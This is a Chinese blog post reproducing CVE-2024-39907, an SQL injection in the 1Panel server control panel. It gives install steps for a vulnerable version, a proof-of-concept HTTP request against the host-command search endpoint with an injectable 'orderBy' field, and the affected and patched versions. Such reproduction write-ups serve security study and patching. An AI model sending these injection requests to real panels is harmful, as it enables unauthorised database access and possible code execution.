
1Panel服务器管理控制面板SQL注入CVE-2024-39907漏洞复现
1Panel服务器管理控制面板SQL注入CVE-2024-39907漏洞复现
1Panel 是一款基于 Web 的 Linux 服务器管理控制面板。项目中存在大量 SQL 注入,部分注入过滤不善,导致任意文件写入,最终导致 RCE。这些 SQL 注入已在 1.10.12-tls 版本中得到解决。建议用户升级。目前尚无针对这些问题的已知解决方法。 下载1panel安装包,可通过下面的地址进行下载(需要登录):https://community.fit2cloud.com/#/download/1panel/v1-10-10-ltshttps://m.xsssql.com/wp-content/uploads/2024/07/1panel-v1.10.10-lts-linux-amd64.tar.gzhttps://github.com/1Panel-dev/1Panelcd /tmp # 解压安装包(1panel-v1.10.10-lts-linux-amd64.tar.gz 为示例安装包名称,操作时可根据实际安装包名称替换)
tar zxvf 1panel-v1.10.10-lts-linux-amd64.tar.gzsu
chmod 777 install.sh

./install.sh 根据提示输入相关入口、用户名、密码即可:

 随后在web访问登录口大致如图所示:

 登录后如图:
 POC如下:
POST /api/v1/hosts/command/search HTTP/1.1
Host: 192.168.8.128:8877
Accept-Language: zh
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Referer: http://192.168.8.128:8877/aaa
Accept-Encoding: gzip, deflate
Cookie: psession=a85f4260-263d-4e97-ad36-a3f175ff6c97
Connection: close
Content-Length: 83

{"page":1,"pageSize":10,"groupID":0,"orderBy":"12","order":"ascending","name":"a"} 

 经测试该接口并不存在未授权的情况下实现注入:



 原文所说对应的几个注入点大致代码位置如下:
受影响的版本
v1.10.9-lts
修补版本
v1.10.12-tls
总结:
简单的看了下,其实几个漏洞都是需要在拿到Session的情况下进行,在控制面版可看到其实后台已经存在上传文件,以及数据库信息,以及文件浏览下载等,使用该漏洞进行RCE反而走了弯路,该漏洞意义不大
参考链接:
https://github.com/1Panel-dev/1Panel/security/advisories/GHSA-5grx-v727-qmq6
https://www.tenable.com/cve/CVE-2024-39907
评论(4)